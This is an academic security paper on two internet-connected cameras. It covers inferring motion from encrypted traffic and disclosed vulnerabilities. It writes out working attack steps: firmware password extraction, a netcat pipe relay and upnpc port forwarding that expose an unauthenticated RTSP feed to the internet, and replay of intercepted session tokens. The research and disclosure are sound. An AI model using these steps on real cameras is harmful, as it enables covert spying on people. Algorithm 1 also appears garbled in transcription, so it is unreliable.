Title

Privacy and Security in Internet-Connected Cameras

Permalink
https://escholarship.org/uc/item/0xs3p357

ISBN
9781728127149

Authors
Valente, Junia
Koneru, Keerthi
Cardenas, Alvaro A

Publication Date
2019-07-08

DOI
10.1109/iciot.2019.00037

Peer reviewed

Privacy and Security in Internet-Connected Cameras

Junia Valente
The University of Texas at Dallas
juniavalente@utdallas.edu

Keerthi Koneru, Alvaro A. Cardenas
University of California, Santa Cruz
{kekoneru, alvaro.cardenas}@ucsc.edu

Abstract—**The Internet of Things (IoT) enables us to sense and share information of real-world events, including potentially privacy-sensitive information about the users' choices and behaviors. In this paper we focus on the security and privacy problems of Internet-connected cameras. We study two cameras: a consumer camera marketed as a baby monitor, and a surveillance camera marketed for enterprise (physical) security. We show how a generic algorithm can be used to infer actions recorded by the camera, even if the traffic is encrypted, and we also show how both cameras have security vulnerabilities that allow a remote attacker to gain access to the video frames captured by the camera. We also discuss new findings such as the fact that one camera has multiple vendors and domains that connect to a single cloud system supported by a single company, which is a trend we have previously seen in other IoT devices with one company designing the core-functionality of the device and then multiple vendors selling the device under their own brand name and developing different mobile applications for them.**

Index Terms—**Internet of Things (IoT), Network Traffic Analysis, Privacy, Security, Surveillance, Smart Camera.**

I. Introduction and Background

With the increase of Internet-connected sensors across the world passively monitoring the behavior of their users, privacy is becoming an increasing priority. Internet-connected cameras in particular have seen a growing popularity, allowing their users to care for their children, pets, old age relatives, and the security of their homes; and at the same time, it has given corporations a reliable surveillance system for their premises.

The security of surveillance cameras however has come into question by (1) multiple reports of unauthorized camera access by attackers [6], (2) video feeds of cameras openly available online and discoverable through the web indexing platform Shodan [12], and (3) the large number of compromised cameras making part of IoT botnets such as Mirai [7], [14].

In this paper, we study the privacy and security risks of two Internet-connected cameras: one consumer camera—the LeFun IP baby monitor camera (`lefun-cam`) [1]—and one surveillance camera for corporate settings—the Swann NVW-470 IP camera (`swann-cam`) [2]. We discuss how these cameras perform Wi-Fi provisioning to join local wireless networks. We then discuss how attackers can infer properties of what the camera is currently seeing by looking at the network traces (so even if the network is encrypted, attackers can know if certain activity is taking place), and then we provide a security review of the two cameras. We find that both cameras have security problems that allow attackers with unauthorized access to the video feed of the cameras. The vulnerabilities we discuss in this paper are new and were discovered by our lab. We also confirm a trend we have seen in other IoT devices: multiple vendors selling IoT devices (of different brands) that depend on an underlying system maintained by a single company.

II. Related Work

The security of Internet-connected cameras is a growing concern [6], [13], [16]. New security proposals include using a trusted computing base for enforcing security properties of cameras and providing fine-grained access control [20], and the use of physical challenges to identify false video feeds where the basic idea is to inject an observable challenge in the field-of-view of the camera (e.g., a colored light, or a random Tweet in a display, etc.) so that a verifier can check if the camera is transmitting the correct video feed [17].

One of the concerns for IoT sensors is the fact that even if the device is properly configured by following best security practices, attackers can still *infer* the activity being captured by the sensors because of the network traffic patterns they exhibit. For example, recent work showed how even with encrypted traffic, attackers can infer sleeping patterns of people in a smart home, usage of physical appliances, and interactions with personal assistant devices [8]. Following this line of work, we propose a generic algorithm that can automatically detect if people are moving in front of the camera or not. Our algorithm uses a sequential analysis test called the nonparametric CUmulative SUM (CUSUM) [9], on the number of packets transmitted per second in the captured network traffic.

In addition to new traffic analysis algorithms, we study systematically the security practices of two cameras, and we find and report new vulnerabilities. We have also analyzed the cloud services used by one of the cameras and observed that it is possible to login to different DNS domain names with the same credentials. This confirms a pattern we have seen for IoT devices where multiple devices are sold / repurposed from a single underlying product. This fact shows that there are potentially larger security problems reported for specific IoT devices as the vulnerabilities might be more widespread across different vendor products than previously reported.


The rest of the paper is organized as follows. In Section III we discuss the security practices of how cameras obtain Wi-Fi credentials to join networks. In Section IV we show how even when the network traffic between the camera and the cloud is encrypted, attackers can still infer activity in front of the camera. In Section V we show our results in analyzing the security practices of the Swann and LeFun cameras, we discuss vulnerabilities we found that can allow remote attackers to

978-1-7281-2714-9/19/$31.00 ©2019 IEEE
DOI 10.1109/ICIOT.2019.00037

access the cameras, control them (e.g., tilt the camera), and get access to the video feed. We conclude the paper in Section VI.

III. Security Association with Wi-Fi Networks

We study two cameras: the LeFun IP baby monitor camera (lefun-cam), and the Swann NVW-470 surveillance system which includes a network video recorder (nvr) and a surveillance camera (swann-cam). We show the devices in Figure 1.



(a) (b)

Figure 1: IoT devices we analyzed: (a) Swann NVW-470 Surveillance System including a Network Video Recorder (NVR) device and IP camera; and (b) LeFun Baby Monitor.

We start the analysis of these devices by discussing how they connect to local wireless networks such as home Wi-Fi networks which are protected with user-defined passwords.

To connect the lefun-cam to a password-protected Wi-Fi network, we use the MIPC mobile app (available for Android and iPhone devices) to send the Wi-Fi password to the camera. The key question during Wi-Fi provisioning is: how can the mobile phone send this password to the camera such that nearby eavesdroppers cannot capture our Wi-Fi password? (e.g., in our previous work we have seen IoT devices receiving this password in the clear [18]).

In our first analysis of the lefun-cam (early 2018), we found that this password *sharing* between the mobile phone and the camera was done in a novel way: the camera provides an *out-of-band channel* so attackers (with Wi-Fi sniffers) cannot capture the password in the clear. The user would enter the Wi-Fi password in the MIPC app (in their mobile phone), and the app would encode the Wi-Fi credentials to a QR code that camera would then capture to retrieve the Wi-Fi credentials. (In short, the password was exchanged in the visible spectrum and not the Wi-Fi spectrum). In general, creating these out-of-band channels is a novel way to leverage the sensors of IoT devices (the camera in this case) to share sensitive information, and which in principle, is more secure than sharing passwords via wireless communication which can be sniffed by attackers—however, attackers that could see the QR code could also obtain the Wi-Fi password, but this threat scenario is less likely (because of the walls in a house) than having malicious wireless network sniffers near a home.

When the MIPC app was updated later in 2018, we found that the way to share the Wi-Fi password had changed: as of this writing (April of 2019), the app now shares the password via sound. In this new update, the user inputs the Wi-Fi password in the MIPC mobile app, and the mobile phone then produces a sequence of beeping sounds that are then captured by the microphone of the camera and used to decode the password. We were not able to find online documentation telling us more about this way to share passwords. We are also not sure why the way of sharing Wi-Fi passwords changed. They both appear to be similarly secure, but these changes can potentially be the result of other non-security issues (e.g., patents).


In contrast, the swann-cam is directly associated with an nvr. The nvr that comes with the Swann surveillance camera kit is a small-sized monitor (similar to a tablet device) for users to view real-time footage directly from Swann cameras. It also acts as an Wi-Fi access point for the camera, and the swann-cam automatically connects to it. The nvr can then be connected via Ethernet and forward the traffic to the users; or we can manually input Wi-Fi credentials on the nvr to connect it (and subsequently the swann-cam) to an Wi-Fi network.

IV. Traffic Analysis

Even if the network traffic from the cameras to the cloud or remote user devices is encrypted, network traffic analysis can reveal information about the information being captured by IoT devices. In this section we show how the two cameras change their network traffic patterns depending on whether there is motion in front of the camera or not. This information can be used by remote attackers to identify if a house is empty.

We analyze two possible scenarios: (1) when everything in the field of vision of the camera is *still*, and (2) when there is a continuous *motion* of a person in front of the camera. For each scenario, we collected ten examples for a length of 200 seconds from both cameras. Examples of still videos include the view of a person sitting still and not moving, the view of a wall, the view of electrical wires, view of an empty living room, etc. Our motion video examples also contain a variety of scenarios such as people moving, walking, exercising, or doing some work in front of the camera.


Our analysis focuses on observing the number of packets transmitted per second as the length of the packets for both cases (still videos and videos with motion) is the same. We can see that this number differentiates the activities in both cameras. For example, Figure 2a shows the number of packets per second for a still video in the lefun-cam, and Figure 2b shows a representative example with video capturing motion.



(a) still video (b) video with motion

Figure 2: Packets transmitted per second for lefun-cam.

We can see a similar result for the `swann-cam` as shown in Figure 3. The question is how to find an algorithm that can detect the type of video reliably and as fast as possible.



(a) still video

(b) video with motion

Figure 3: Packets transmitted per second for `swann-cam`.

We can clearly observe that the existence of motion or no-motion in front of the camera can be discerned by the number of packets sent between two consecutive seconds. This can allow attackers to infer the living patterns of people living in smart homes. To analyze this more systematically, we have developed an algorithm to classify packet traces as containing motion and no motion.

Recall that in our experiments we collected ten (200-second) examples of each scenario (motion or still images). During our analysis, we used three examples (for each scenario) as training data, and we used the remaining examples as testing data. We fed the testing data to the nonparametric CUSUM [9] algorithm shown in Algorithm 1:

Algorithm 1 Nonparametric CUSUM

```
procedure CUSUM($\Delta P_t, t, \mu, b, \tau$)
    $S_0 \leftarrow 0$
    for $t > 0$ do
        if $\Delta P_t$ $(\leq or \geq)$ $\mu$ then                ▷ $L \Rightarrow \leq$ ; $S \Rightarrow \geq$
            $S_t = S_{t-1} + \delta - b$                      ▷ true $\implies$ $\delta$ = 1
        else
            $S_t = S_{t-1} + \delta - b$                      ▷ false $\implies$ $\delta$ = 0
        end
    if $max(S_t) \geq \tau$ then
        The video has motion.
    else
        The video is not capturing motion.
    end
```

We explain the parameters of our algorithm in Table I. Further, the value of b is calculated based on the expected value obtained from the training data and is given by equation:

$$E(\delta_{\Delta P<\mu}) - b \begin{cases} \leq 0, & \text{still.} \\ > 0, & \text{motion.} \end{cases} \tag{1}$$


The training data from each camera is fed to the above algorithm to obtain the necessary values for the constants. Notice that these constants depend on the camera from which the samples were collected.

Parameter	Description
t	Time in seconds
S_0, S_t	CUSUM value at $t = 0$ and $t = t$, respectively
ΔP_t	Difference in the number of transmitted packets between t and $t + 1$
L	`lefun-cam`
S	`swann-cam`
μ	Minimum ΔP required to detect a change (constant).
τ	Threshold to classify motion sample from still sample (constant).
b	Bias added to the CUSUM function based on the expected values for still and motion variations (constant).

Table I: Parameters for CUSUM algorithm

1) Results with the LeFun Camera: We can observe (from Figure 2a and Figure 2b) that our classification is dependent on the variation of number of packets sent per second. By substituting the values of ΔP_t in equation (1) and by using the training data, we obtain the value of b as 0.75.

Using the training data (analyzing the nine combinations—three motion samples with three still samples), we observed that the CUSUM function of the sample with motion increases above 0, whereas the CUSUM function of the sample with still view decreases below 0 as shown in Figure 4a. We observed similar characteristics on all the training samples. Hence, if the statistic reaches a positive predefined threshold we conclude the video has motion, otherwise if the statistic reaches a negative predefined threshold we conclude the video has no motion. We then evaluated this algorithm with 12 samples (six motion samples and six still samples), and we found that all the samples were classified correctly as shown in Figure 4b.




(a)

(b)

Figure 4: CUSUM statistic for videos with motion and no motion for `lefun-cam`: (a) training sample, (b) testing samples.

2) Results with the Swann Camera: By using the training data with equation (1), we selected the value of b as 0.13. Similar to `lefun-cam`, we obtain good classification results to distinguish videos with motion from those without motion. We show our results for the `swann-cam` in Figure 5.

From the above experimental results, we can see that it is not hard to distinguish the presence of motion in front of a camera



(a)

(b)

Figure 5: CUSUM statistic for videos with motion and no motion for `swann-cam`: (a) training sample, (b) testing samples.

by capturing the network traffic. This is something camera manufacturers might consider in their design specifications by identifying a minimal number of "chaff" packets designed to obscure the differences between traffic containing motion and traffic containing no motion.

V. Security Analysis

In addition to network traffic inference, attackers may try to obtain unauthorized access to the cameras. We now describe the methodology we used to find vulnerabilities in these devices. In our analysis, we found new vulnerabilities that allow a remote attacker to spy on their targets through the Swann and LeFun camera systems. For the Swann system, we found that the camera contains two misconfigured network services that unauthorized users (with this knowledge) can access to view live streams. For the LeFun camera, the attacker can steal session tokens (transmitted in the clear under certain scenarios) to impersonate the app, and request the latest image frames from the camera. We reported the vulnerabilities to the vendors and followed a responsible disclosure procedure. Both vendors cooperated to address the security issues we found. We obtained CVE-2015-8286 and CVE-2015-8287 for our reported Swann vulnerabilities, and we are in the process of receiving two CVEs for the LeFun vulnerabilities.

A. Swann Surveillance devices

Firmware analysis. We found our first set of vulnerabilities by analyzing the firmware of the Swann `nvr`. Unlike the LeFun device and other IoT devices we analyzed (e.g., [18], [19]), the firmware for the `nvr` was readily available online in the vendor's website. So, we downloaded a copy to analyze, and we found hard-coded passwords for the `root` user in the firmware: first, we used the `binwalk` utility to analyze the firmware image. We found that the device uses the `CramFS` file system—a compressed read-only file system often used in embedded devices due to its simplicity to save disk space. Then, it was possible to extract and unpack the entire `CramFS` file system (because the firmware was not encrypted), and find the hashed `root` password hard-coded in the firmware. We found that the `nvr` uses MD5—a weak password hashing algorithm—to *protect* the `root` password. We could easily crack the hashed password (found on `/etc/passwd`) with tools like John The Ripper to obtain the `root` password. We summarize these steps as follows:

Step 1: Extract file system from `nvr` firmware (see Listing 1) using the following command: `dd if=nvr-firmware.pak bs=1 skip=3249020 of=filesystem.cram`

Step 2: Unpack file system (`filesystem.cram`) using `FMK` (Firmware Mod Kit): `./fmk/src/CramFS-2.x/CramFSck -x firmware-unpacked filesystem.cram`

Step 3: Locate the password file in `firmware-unpacked` (we found at `/etc/passwd`), and run a password cracker on the password file to retrieve the `root` password.

Listing 1: We use `binwalk` to analyze the `nvr` firmware image, and we found the `root` password hard-coded in the `CramFS` file system (CVE-2015-8286)

```
[03:30:15] jvalente: binwalk nvr-firmware.pak

DECIMAL     HEXADECIMAL   DESCRIPTION
-----------------------------------------------------------------

425248      0x67D20       uImage header,[...] OS: Linux, CPU: ARM,
                          image type: OS Kernel Image, compression
                          type: none, image name: "Linux-2.6.37"
442003      0x6BE93       gzip compressed data, maximum compression,
                          from Unix, last modified: [...]
3249020     0x31937C      CramFS filesystem, little endian, size:
                          8597504 version 2 sorted_dirs [...]
22815612    0x15C237C     PC bitmap, Windows 3.x format,[...]
```

Network service analysis. Besides analyzing the firmware, we analyzed the network services running in the `nvr`, and we noticed that `telnet` was opened. Once we retrieved the `root` password, we were able to access the `nvr` via `telnet`, and use the `root` access to launch various attacks. We successfully tested the following attacks: e.g., expose video feed from camera to the Internet, use BusyBox utilities like `netcat` to create reverse proxies, and further open public-facing ports on a router. We provide more details in the attacks subsection.

For the Swann camera (`swann-cam`), we also analyzed the network services running on the device, and found that `swann-cam` uses the real-time streaming protocol (`rtsp`) to stream live video on ports `554` and `6001`. The `rtsp` service is an application-level protocol which provides an extensible framework for on-demand delivery of real-time data content (e.g., audio, video) including both live data feeds and stored clips (through `udp` or `tcp`). According to the specifications, `rtsp` uses similar web security mechanisms for authentication (e.g., basic authentication scheme [10] and digest authentication [11]). And furthermore, the specifications say that `rtsp` servers "should only allow client-specified destinations for RTSP-initiated traffic flows if the server has verified the client's identity, either against a database of known users using RTSP authentication mechanisms (preferably digest authentication or stronger), or other secure means" [15]. However, we found that the `rtsp` service running on the `swann-cam` does not implement any authentication mechanism. An attacker can take advantage of this lack of authentication to view live feed directly via ports `554` and `6001`. Essentially, the `rtsp` media stream is uniquely identified and accessed in those open ports by a URL. All the attacker has to do is to figure out this URL.

In our security analysis, we reversed the `nvr` firmware to look for any hard-coded URLs that the `nvr` was accessing in the `swann-cam`, but found only incomplete `rtsp` streaming URLs. However, we found that it is trivial to retrieve the streaming URL directly from a web server running in the `swann-cam` (on port `8000`). We summarize our steps as follows:

Step 1: Create a file (e.g., `GetStreamUri.xml`) and specify in `xml` a `GetStreamUri` command (see Listing 2) based on the ONVIF Media Service standard [4].

Step 2: Run the `GetStreamUri` command from any device connected to the same network as the `swann-cam`, e.g., we can use the following command: `#curl -X POST --header "Content-Type: text/xml" --data-binary @GetStreamUri.xml http://<swann-cam-ip>:8000/`.

Step 3: The camera returns the following `rtsp` stream URL: `rtsp://<swann-cam-ip>:554/h264Preview_01_main`.

Step 4: An attacker on the same network as the `swann-cam` can open and view the video stream using: `#openRTSP -t -n rtsp://<swann-cam-ip>:554/h264Preview_01_main` (we found that we can also use port `6001` besides `554`).

Then, anyone in the same network as the `swann-cam` can use this streaming URL to remotely open a `rtsp` stream (via applications such as `vlc` or `openRTSP`) and view the live stream without supplying any username and password. The security design flaw here is that authentication is enforced *only* via the normal flow: i.e., when users access the live feed through proprietary applications available with the surveillance system, and not when they access the feed directly via the `rtsp` services running on ports `554` and `6001`.

Listing 2: **`GetStreamUri.xml`** file

```
<s:Envelope xmlns:s="http://www.w3.org/2003/...">
 <s:Body xmlns:xsi="http://www.w3.org/2001/...">
  <GetStreamUri xmlns="http://www.onvif.org/...">
   <StreamSetup>
    <Stream xmlns="http://www.onvif.org/ver10/
        schema">RTP-Unicast</Stream>
    <Transport xmlns="http://www.onvif.org/...">
     <Protocol>RTSP</Protocol>
    </Transport>
   </StreamSetup>
   <ProfileToken>000</ProfileToken>
  </GetStreamUri>
 </s:Body>
</s:Envelope>
```

Attacks on Swann surveillance systems. Here we present attacks that we have successfully tested. In particular, we consider an attacker that can take advantage of the vulnerabilities we found in the Swann `nvr` and `swann-cam`. The attacker can discover the `root` password for the `nvr` and gain full `root` access via `telnet`. Also, the attacker can discover an alternative path to stream the live feed from the `swann-cam` (through ports `554` and `6001`) to bypass authentication and watch live video by visiting a specific URL. Then, the attacker can combine the `root` access in the `nvr` with the `rtsp` services lacking authentication to further expose the live feed from the camera to a local network and even the Internet.

***(1)** Exposing Camera Stream to Network.* We assume the attacker is initially within the same network as the `nvr` (`192.168.1.7`) but not in the same network as the `swann-cam` (`10.0.0.141`). For example, both the `nvr` and attacker's device are connected to a LAN network, and the `swann-cam` is connected to the `nvr` access point as we show in Figure 6.




Figure 6: Attack 1—on Swann surveillance systems—an attacker can use the `nvr` device as a reverse proxy to expose the camera feed outside its isolated network.

Attack 1 summary: an attacker can forward the `rtsp` traffic (from the `swann-cam`) via the `nvr` device. Then anyone inside a network can access the camera feed (without user authentication). We illustrate this attack in Figure 6 as follows:

Step 1: The attacker accesses the `nvr` device remotely via `telnet` (using the `root` password hard-coded on the `nvr` firmware).

Step 2: The attacker uses the `netcat` utility (installed in the `nvr`) to create a reverse proxy. First, the attacker moves to the `/mnt/tmp` directory; then, runs the following commands from within the `nvr`: `$mknod pipe p` and `$nc -l -p 554 0<pipe | nc 10.0.0.141 554 | tee -a pipe`.

Step 3: Now that the proxy is setup, an unauthorized user can access the live feed (routed through the `nvr`) by using a video player client (e.g., `vlc`) or command-line utility (e.g., `openRTSP`). The user can run the following command to start streaming the camera feed: `#openRTSP -t -n rtsp://192.168.1.7:554/h264Preview_01_main`.

Steps 4-6 are repeated until the attacker closes the stream:

Step 4: The `nvr` requests the `rtsp` traffic from the `swann-cam`.


Step 5: The `swann-cam` forwards live stream to the `nvr`.

Step 6: The `nvr` routes `rtsp` traffic back to the attacker's computer and the unauthorized user sees the live feed without supplying any username or passwords.

At this point, any device in the same network as the `NVR` can access the live stream from the `swann-cam` by using the corresponding URL. This attack shows an example of when an IoT device (e.g., a `nvr` device) can be used to infiltrate a network and further expose services running on an isolated network to the outside—in this case, to a LAN network. As we show in the next attack, it is possible to further expose the live feed to the Internet.

***(2)** Exposing Camera Stream to the Internet.* An attacker inside the `nvr` (i.e., logged in as `root` via the `telnet` service) can enable the `UPnP` service to expose camera feed from an isolated network to the Internet. An attacker can exploit the `nvr` to make the camera feed from a local, isolated network to be accessible via the Internet, without authentication. This attack extends the previous attack by allowing not only unauthorized users from within the same network as the `nvr`, but also anyone on the Internet, to access the camera feed. This is possible by allowing a remote user to request the `rtsp` traffic from a

LAN network's access point, e.g., a `router` (`123.45.678.9`), where the attacker has exposed the `rtsp` service (lacking user authentication) via a public-facing port on the router. We illustrate our network setup in Figure 7.


LAN network
AP network
6
request rtsp traffic to 10.0.0.141:554
10.0.0.141
Camera
forward rtsp traffic to 192.168.1.7:554
7
192.168.1.7
NVR
1
telnet 192.168.1.7 23
2
create reverse proxy
3
enable port forwarding on router via UPnP
Attacker
5
request rtsp traffic to 192.168.1.7:554
8
forward rtsp traffic to 123.45.678.9:554
123.45.678.9
start streaming
rtsp://123.45.678.9:554/h264Preview_01_main
Internet
9
4
request camera feed
Attacker
2
3
4

```
{root@nvr:~}  cd /mnt/tmp
{root@nvr:/mnt/tmp}  mknod pipe p
{root@nvr:/mnt/tmp}  nc –l –p 554 0<pipe | nc 10.0.0.141 554 | tee
{root@nvr:~}  cd /mnt/app
{root@nvr:/mnt/app}  ./upnpc –a 192.168.1.7 554 554 TCP
{attacker:~}  openRTSP –t –n rtsp://123.45.678.9:554/h264Preview_01_main
```

Figure 7: Attack 2—on Swann surveillance systems—an attacker can use the `nvr` as a reverse proxy and use utilities such as `upnp` found in the device to expose live feed from an isolated network to the Internet to be accessed without authentication.

Attack 2 summary: an attacker can forward the `rtsp` traffic to the Internet, so anyone can access the camera feed without user authentication. We illustrate this attack in Figure 7:

Step 1 and 2: Login and create a reverse proxy in the `nvr` (see Step 1 and 2 in the previous attack for details).

Step 3: The attacker enables port forwarding on a router via the `UPnP` utility on the `nvr`. This is done by moving to the `/mnt/app` directory, and running the following command: `$./upnpc -a 192.168.1.7 554 554 TCP`

At this point, the attacker has successfully opened a `554` port on the router. Therefore, any `tcp` connection (from any machine on the Internet) to router's port `554` will be forwarded to the local device with IP address `192.168.1.7`. In other words, `tcp` connections will be forwarded to `nvr`'s port `554` (which will forward to `swann-cam`'s port `554` through the reverse proxy setup). Responses will be routed back accordingly:

Step 4: A remote attacker can request the camera live feed—via the Internet—while bypassing user authentication using the following command: `#openRTSP -t -n rtsp://123.45.678.9:554/h264Preview_01_main`.

As a result, the live feed of a surveillance camera deployed on an isolated network (i.e., `nvr` network) is now publicly available to any user on the Internet. The user does not need to authenticate to start streaming the live feed. Therefore, any user with knowledge of the `rtsp` stream URL is able to gain unauthorized access to the camera feed. As described here, this is possible because an attacker can maliciously use the `nvr` to open public-facing ports on a router as desired.

Discussion and Conclusion. We have presented two main vulnerabilities we found on Swann Surveillance Systems. First, we found that the Swann `nvr` device had a weak `root` password hard-coded in the firmware (available on the vendor's website). Then, we found that the `swann-cam` device lacked proper authentication on their real-time streaming protocols and provided an alternate URL (accessible over a different port than what the `swann-cam` app uses to receive live streams) that network users can use to view the live feed. Moreover, we showed two scenarios where an attacker can take advantage of these vulnerabilities to launch more sophisticated attacks—such as exposing internal services (behind a firewall and hub/gateway devices) to the Internet, for *anyone* to access.

B. LeFun Baby Monitor Camera

Network traffic analysis. Since we did not have access to the firmware of the LeFun camera (`lefun-cam`), we focused our analysis to the network traffic between the LeFun mobile app and the cloud, and between the cloud and the camera. As we show in this section, we were able to launch similar attacks to the LeFun camera as the ones we tested against the Swann surveillance system (e.g., unauthorized access to live feed)—even if we focused our assessment in different aspects of the device, and found other vulnerabilities. By analyzing the `lefun-cam` network traffic, we found the following flaws:


***(1)** Session token exposure vulnerability*. We found that the mobile app (`MIPC` Android app) for the LeFun camera exposes valid session tokens when communicating to the cloud server under certain scenarios (e.g., to configure the camera, setup cloud storage, associate a new camera to a user account). This enables an attacker to easily impersonate a victim. We noticed two main flaws in this system: the app sends valid session tokens (1) over an insecure channel under some scenarios (e.g., via `HTTP`), and (2) through `GET` methods (session tokens should not be transmitted via `GET` methods [3]). Additionally, the `GET` requests expose the camera ID (which identifies a LeFun camera online). We show a sample `GET` request in Listing 3:

Listing 3: `GET` request sample

```
<protocol>://<mipc-server>:<port>/ccm/<command>?
    hfrom_handle=<handle-info>&dsess_nid=<session-id>&
    dsess_sn=<cam-id>&<other-parameters>
```

The `GET` request contains a `command` which represents action commands like `ccm_pic_get`, `ccm_dev_add`, and `cpms_get`. We further noticed that these commands invoke a JavaScript (e.g., `ccm_cap_get.js`) that is hosted in the cloud web server. Perhaps the most important parameters include `session-id` and `cam-id` because they authenticate the user. Once a remote attacker captures the session token and camera ID (from `GET` requests sent via `http`), the attacker can perform any action as if they were the user. This includes tilting the camera and controlling the camera movement (e.g., an attacker can rotate the camera away from an area under surveillance), to changing basic configuration settings (e.g., an attacker can change the brightness of the camera to "blind" the camera from capturing the actual scenery to hide some activity in front of the camera).

Attacks on LeFun baby monitor cameras. We now present a proof-of-concept attack of how a remote attacker can leverage this knowledge to launch an attack. We start our discussion by first showing how to capture the session token and camera ID, and then how to impersonate a victim to gain remote access to the camera feed. We successfully tested and validated this attack on the `lefun-cam`. We show our setup in Figure 8.



1
click on a vulnerable action (e.g., cloud storage config)
User
App
2
send http request
Camera
traffic
Internet
3
extract sess_nid and sess_sn from the http request
Attacker
4
5
4
send a "ccm/ccm_pic_get.jpg" command to server using any valid sess_nid and sess_sn.
5
retrieve the latest image frame from camera.

Figure 8: Attack 3—on LeFun cameras—a remote attacker can eavesdrop on a valid session token and camera ID. (Because some actions the user take via their phone to configure the camera are transmitted over `http GET` requests). Then, the attacker can use this information to craft a valid `GET` request and capture image frames from an online remote camera.

Attack 3 summary: we consider a remote attacker on the network that sits between the app and cloud server (which communicates directly with the `lefun-cam` online). The vulnerability we found enables an attacker to eavesdrop on sensitive information and hijack an authenticated session for a victim user. We illustrate this attack in Figure 8:

Step 1: The user clicks on a vulnerable action while using the mobile app to configure the `lefun-cam`. (We classify as *vulnerable* any configuration action that the mobile app sends to the cloud server via `http GET`).

Step 2: As a result, the app sends a `GET` request to the cloud server—containing sensitive data (e.g., a valid session token, camera ID) in the clear (via `http`).

At this point the attacker sees the `http` request similar to Listing 4. Notice that this `GET` request is not related to the attacker's end goal in accessing the camera feed. However, this intercepted request gives the attacker a valid session token and camera ID (highlighted in bold) to craft valid `GET` requests.

Listing 4: Sample `http GET` request an attacker can intercept

```
http://<mipc-server>:7080/ccm/ccm_cloud_get.js?
    hfrom_handle=234264&hqid=&dsess=1&dsess_nid=MNaJQ9nedL
    G1%2ewsS30%2eOG2dCDpRjCTJq&dsess_sn=1jfiegbp<redacted>
```

Step 3: The remote attacker captures `sess_sn` (camera ID) and `sess_nid` (session token) from the `http GET` request.

Now the attacker can craft a valid request. We consider the attacker wants to retrieve footage from a particular LeFun camera online. The attacker can then use the `ccm_pic_get` command to request the cloud server to return the latest image frame from the `lefun-cam` online. We show a sample of this request in Listing 5. The attacker replaces the **`<session-id>`** with value **`MNaJQ9nedLG1%2ewsS30%2eOG2dCDpRjCTJq`** and **`<cam-id>`** with value **`1jfiegbp<redacted>`** (intercepted earlier in Listing 4). Notice that the attacker may even send this request via `https`.

Listing 5: `URL` to retrieve image frame from a LeFun camera

```
https://<mipc-server>:7443/ccm/ccm_pic_get.jpg?
     hfrom_handle=887330&dsess=1&dsess_nid=<session-id>&
     dsess_sn=<cam-id>&dtoken=p0_xxxxxxxxxx
```

Step 4: The attacker uses the valid session token and camera ID to craft a `GET` request, and send to the cloud server.

Step 5: The attacker receives the latest image frame from the camera. The attacker can repeatedly use the same request from Step 4 to keep retrieving the latest frame.

